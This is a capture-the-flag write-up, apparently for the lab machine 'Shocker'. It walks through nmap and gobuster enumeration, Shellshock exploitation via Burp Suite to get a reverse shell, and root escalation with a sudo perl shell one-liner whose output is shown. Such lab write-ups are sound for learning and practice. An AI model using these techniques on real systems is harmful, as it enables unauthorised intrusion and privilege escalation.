
Shocker –

As the initial step of enumeration, used **Nmap** tool to enumerate the machine for open ports and services.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 10.129.1.175
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-12 11:02 EDT
Nmap scan report for 10.129.1.175
Host is up (0.069s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Opened the Ip on web browser as port 80 is open on the server.



Checked the source code of the web page but no luck as there was only a jpg file of the above shown image.


Then used **Gobuster** tool to enumerate the sub-directories of the webpage.



The gobuster results reveal a Permission Denied sub directory but it did give a hint of further sub directory.

Also as checked on google for possible vulnerabilities around /cgi-bin/ and Apache,it revealed an excellent vulnerability – Bash Shellshock. Hence our next aim is to find a .sh sub directory which can be used to exploit the vulnerability.


Hence, used **Gobuster** to enumerate files with **".sh"** extension.



As checked online for possible steps to exploit the shellshock vulnerability, found an interesting article - https://ethicalhackingguru.com/how-to-exploit-the-shellshock-vulnerability/ which uses **Burpsuite** to exploit it.


Followed the steps on the above article and forwarded the payload via Burpsuite and simultaneously opened up a listener on the local machine.

Once received by the server, a reverse shell has been created on our attacking machine as below with **Shelly** user privileges.




As checked the current user privileges, it had **lxd** privileges which can be exploited to escalate our privileges. Followed the steps in the article - https://www.hackingarticles.in/lxd-privilege-escalation/ .

Yet there seems to be no proper privileges to create a directory and hence the attack failed.



As enumerated more, noticed that any user has access to run perl script on the machine which can be used to exploit the machine further and get root access.



GTFobins (https://gtfobins.github.io/gtfobins/perl/) is a popular site which provides such one-liner shell codes to be used to get Sudo access.

Followed the steps and successfully got root access on the machine as shown below -

```
shelly@Shocker:/tmp$ sudo /usr/bin/perl -e 'exec "/bin/sh";'
sudo /usr/bin/perl -e 'exec "/bin/sh";'
id
uid=0(root) gid=0(root) groups=0(root)
ls
alpine-v3.13-x86_64-20210218_0139.tar.gz
systemd-private-c6fe190f8f2f428cbe2b2ed45ad1d7a9-systemd-timesyncd.service-USzIfW
vmware-root
cd ..
cd home
ls
shelly
cd ..
https://gtfobins.github.io/gtfobins/perl/
/bin/sh: 7: https://gtfobins.github.io/gtfobins/perl/: not found
 python3 -c 'import pty; pty.spawn("/bin/bash")'
root@Shocker:/# id
\id
uid=0(root) gid=0(root) groups=0(root)
root@Shocker:/#
```

Finally able to capture the root flag and own the machine.

```
root@Shocker:~# cat root.txt
cat root.txt
5[redacted]
root@Shocker:~#
```